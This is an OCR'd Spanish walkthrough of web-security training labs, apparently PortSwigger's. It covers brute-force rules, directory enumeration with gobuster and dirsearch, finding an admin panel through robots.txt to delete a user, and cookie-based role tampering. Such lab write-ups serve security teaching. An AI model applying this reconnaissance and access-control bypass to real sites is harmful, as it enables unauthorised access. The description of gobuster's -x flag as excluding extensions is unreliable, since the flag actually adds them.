
Agregamos la segunda regla que es agregar un prefijo y agregamos en prefijo (Carlos:):



La tercera regla es la de enconder en base64 procedemos a realizar el ataque:



Vemos que ya encontramos el resultado esperado, vemos que ya hay un hash que es el correcto:




Ya hemos completado el laboratorio:

Vulnerabilidad de Control de Acceso


Laboratorios

Funcionalidad de administración desprotegida


Primero accedemos al laboratorio:




Ahora presionamos donde dice mi cuenta:




Vamos a enumerar los directorios de esta página ahora:



Esta enumeración la podemos hacer con la herramienta dirsearch:



También podemos realizar la enumeración con la herramienta gobuster de la siguiente manera:



gobuster dir: Esta parte especifica el módulo de Gobuster que se utilizará, que en este caso es **"dir"** para la enumeración de directorios.

-u https://0a19007604190b9a817b2a9900c70047.web-security-academy.net/: Esta opción define la URL objetivo del sitio web al que se dirigirá el ataque de enumeración.

-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt: Esta opción especifica la ubicación del archivo de lista de palabras que contiene posibles nombres de directorios para probar. En este caso, el archivo se encuentra en la ruta /usr/share/wordlists/dirbuster y se llama directory-list-2.3-medium.txt. Ten en cuenta que se ha cambiado el archivo de lista de palabras a "medium" en lugar de "small" del comando anterior, lo que significa que este archivo contiene más entradas y por lo tanto la enumeración tomará más tiempo.


-o enumeration.txt: Esta opción indica el nombre del archivo de salida donde se guardarán los resultados de la enumeración. Todos los directorios potenciales encontrados se escribirán en este archivo llamado "enumeration.txt".

-x php,txt,html,js: Esta opción excluye de la enumeración directorios que contengan archivos con las extensiones especificadas. En este caso, se ignorarán los archivos con extensiones ".php", ".txt", ".html" y ".js". Esto ayuda a centrar la búsqueda en directorios y evitar la comprobación innecesaria de archivos individuales.


Vemos que encontró el archivo robots.txt:

```
/robots.txt             (Status: 200) [Size: 45]
/Product                (Status: 400) [Size: 30]
/filter                 (Status: 200) [Size: 13619]
Progress: 3950 / 441122 (0.90%)
```


Si probamos con agregar en la url el nombre del archivo robots.txt que es un archivo que esta por defecto en muchas paginas web, vamos a encontrar que nos da una ruta donde está el panel del administrador:




Al acceder a esta ruta vemos que podemos borrar usuarios como administradores:



Ahora vamos a eliminar el usuario Carlos presionando en Delete y ya hemos completado el laboratorio:




Ya hemos completado el laboratorio:




Rol de usuario controlado por el parámetro de solicitud

Accedemos al laboratorio:




Ahora nos vamos a donde dice mi cuenta:




Ahora vamos a agregar la extensión de edición de cookie para proceder a completar el laboratorio:


https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/




Presionamos en agregar:




Macamos la siguiente casilla y presionamos okay:



